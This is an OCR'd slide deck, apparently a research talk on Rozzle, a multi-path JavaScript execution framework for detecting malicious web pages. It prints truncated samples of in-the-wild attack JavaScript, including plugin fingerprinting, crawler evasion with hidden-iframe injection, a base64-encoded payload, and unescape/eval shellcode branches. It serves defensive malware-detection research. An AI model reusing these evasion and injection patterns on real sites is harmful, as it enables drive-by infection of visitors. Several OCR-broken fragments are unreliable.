15      }
16      try {
17        var E5Jrh = 0;
18        E5Jrh = (new ActiveXObject(
19              "ShockwaveFlash.ShockwaveFlash.9"))
20              .GetVariable("$" + "version").split(",")
21      } catch(e) { }
22      if(E5Jrh && E5Jrh[2] < 124)
23        document.write('<object classid="clsid:d27cdb6e-ae..."
24        width=100 height=100 align=middle><param name="movie"...');
25  }
```

More Complex Fingerprinting

```
var quicktime_plugin = "0",
    adobe_plugin = "00",
    flash_plugin = "0",
    video_plugin = "00";

function get_verision(s, max_offset) { ... }

for(var i = 0; i < navigator.plugins.length; i++)
{
    var plugin_name = navigator.plugins[i].name;
    if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
    {
        var helper = parseInt(plugin_name.replace(/\D/g,""));
        if (helper > 0)
            quicktime_plugin = helper.toString(16)
    }
    if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
                                                                        ;
        else
            if(plugin_name.indexOf(" 6") != -1)
                adobe_plugin = "06";
            else
                if(plugin_name.indexOf(" 7") != -1)
                    adobe_plugin = "07";
                else
                    adobe_plugin = "01"
    }
    else
    {
        if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
            flash_plugin = get_version(navigator.plugins[i].description,4);
        else
            if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
                java_plugin = get_version(navigator.plugins[i].description,4);
    }
}

if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
```

Fingerprint: Q0193807F127J14

Avoiding Dynamic Crawlers

```
1   function killErrors() { return true; }
2   window.onerror = killErrors;
3   function jc() {
4       jc_list = [...]; // list of image locations
5       for (i= 0; i < jc_list.length; i++) {
6           ischeck = 1;
7           x = new Image();
8           x.src = "";
9           x.onerror = function() { ischeck = 0; }
10          x.src = jc_list[i];
11          if (ischeck == 1) return 1;
12          delete x;
13      }
14      return 0;
15  }
16  if (!jc()) {
17      var oop="sk";
18      // inject malware if not crawler
19      document.writeln(
20          "<iframe src=5.htm width=100 height=1><\/iframe>");
21  }
```

Avoiding Static Detection

```
55  if (navigator.userAgent.ind
56      if (getCookie('qtr') ==
57          document.write(deco
58          SetCookie('qtr', '1
59      }
60  }
```

```
20  function decode64(input) {
21      var output = "";
22      var chr1, chr2, chr3 = "";
23      var enc1, enc2, enc3, enc4 = "";
24      var i = 0;
25      if (input.length % 4 != 0) {
26          return "";
27      }
28      var base64test = /[^A-Za-z0-9\+\/\=]/g;
29      if (base64test.exec(input)) {
30          return "";
31      }
32      do {
33          enc1 = keyStr.indexOf(input.charAt(i++));
34          enc2 = keyStr.indexOf(input.charAt(i++));
35          enc3 = keyStr.indexOf(input.charAt(i++));
36          enc4 = keyStr.indexOf(input.charAt(i++));
37          chr1 = (enc1 << 2) | (enc2 >> 4);
38          chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
39          chr3 = ((enc3 & 3) << 6) | enc4;
40          output = output + String.fromCharCode(chr1);
41          if (enc3 != 64) {
42              output += String.fromCharCode(chr2);
43          }
44          if (enc4 != 64) {
45              output += String.fromCharCode(chr3);
46          }
47          chr1 = chr2 = chr3 = "";
48          enc1 = enc2 = enc3 = enc4 = "";
49      } while (i < input.length);
50      return output;
51  }
52
53  var s = "PHNjcmlwdD4NCgOKdmFyIHNjIDOgdW51c2NhcGUoIiV1...";
```


```
 *

scape(value) + ";

;
(arr[2]);

WXYZabcd...";
```

How to Allocate Detection Resources?



Rozzle

Multi-path execution framework for JavaScript

What it is/does

- Multiple browser profiles on single machine

What it is ***not***

- **Cluster of machines:** too resource consuming

- Branch on *environment-sensitive checks*
- No forking
- No snapshotting

- **Symbolic execution:** re-verting to a previous state similar to running multiple browsers in parallel

- Execute individual branches *sequentially* to increase coverage

- **Static analysis:** Retain much of runtime precision

Multi-Execution in Rozzle

```
<script>
  var adobe=new ActiveXObject('AcroPDF.PDF');
  var adobeVersion=adobe.GetVariable ('$version');
  if (navigator.userAgent.indexOf('IE 7')>=0 &&
      adobeVersion == '9.1.3')
  {
    var x=unescape('%u4149%u1982%u90 […]');
    eval(x);
  }
  else if (adobeVersion == '8.0.1')
  {
    var x=unescape('%u4073%u8279%u77 […]');
    eval(x);
  }
  …
</script>
```


Challenges

Consistent updates of variables

Introduce concept of *Symbolic Memory*:

- Multiple concrete values associated with one variable
- New JavaScript data type *Symbolic*
  - 3 subtypes
  - symbolic *value / formula / conditional*
- *Weak updates* for *conditional* assignments

Symbolic Memory



Symbolic Memory

Variable : *isIE*
Value : *< nav.userAgent.indexOf(…)>=0 > ? true : false*
Symbolic : **yes**

```
<script>
  var isIE=false;
  var isIE7=false;
  if (navigator.userAgent.indexOf('IE')>=0)
  {
    isIE=true;
    if (navigator.userAgent.indexOf('IE 7')>=0)
    {
      isIE7=true;
    }
  }
  if (isIE7)
  {
    …
```


Variable : *isIE7*

Value : *<…>*

Symbolic : **yes**

Current path predicate
Value : *< nav.userAgent.indexOf(..)>=0 > && < nav.userAgent.indexOf(..)>=0 >*
Symbolic : **yes**

Symbolic Memory



Challenges

- Handling symbolic values when they are…
  - … written to the DOM
  - … sent to a remote server
  - … executed (as part of `eval`)
- *Lazy evaluation* to concrete values (only when needed)

- Loop co… …ight be …ic, number of iterations unknown!
- Unroll *k* iterations (currently k=1)
- Instruction pointer checks (endless loops/recursion)

…trol …tion

Experiments

Offline

- Controlled Experiment
- **7x** more Nozzle detections

Online

- Similar to Bing crawling
- Almost **4x** more Nozzle detections
- **10.1%** more Zozzle detections


Overhead

- **1.1%** runtime overhead
- **1.4%** memory overhead

Offline

- Exploits hosted on our server
- Minimize external influences

- 70,000 known malicious scripts (flagged by Zozzle)
- Fully unrolled/de-obfuscated exploits, wrapped in HTML




Online

- Dedicated machine for crawling the web
- Clone of the Bing malware crawler


- List of URLs recently crawled by Bing
- Pre-filtering: Increase likelihood of finding malicious sites
- 57,000 URLs over the last week

Nozzle Detections



+203% runtime detections

Zozzle Detections



